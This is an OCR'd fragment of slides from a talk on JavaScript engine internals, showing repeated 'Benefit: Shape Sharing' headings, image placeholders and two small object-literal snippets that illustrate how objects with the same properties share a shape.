




* Abstract name used for this talk, does not refer to a specific implementation


Benefit: Shape Sharing

```
var o1 = {
    x: 0x41,
    y: 0x42
};
```



Benefit: Shape Sharing


```
var o1 = {
      x: 0x41,
      y: 0x42
};
var o2 = {
      x: 0x1337,
      y: 0x1338
};
```



Benefit: Shape Sharing

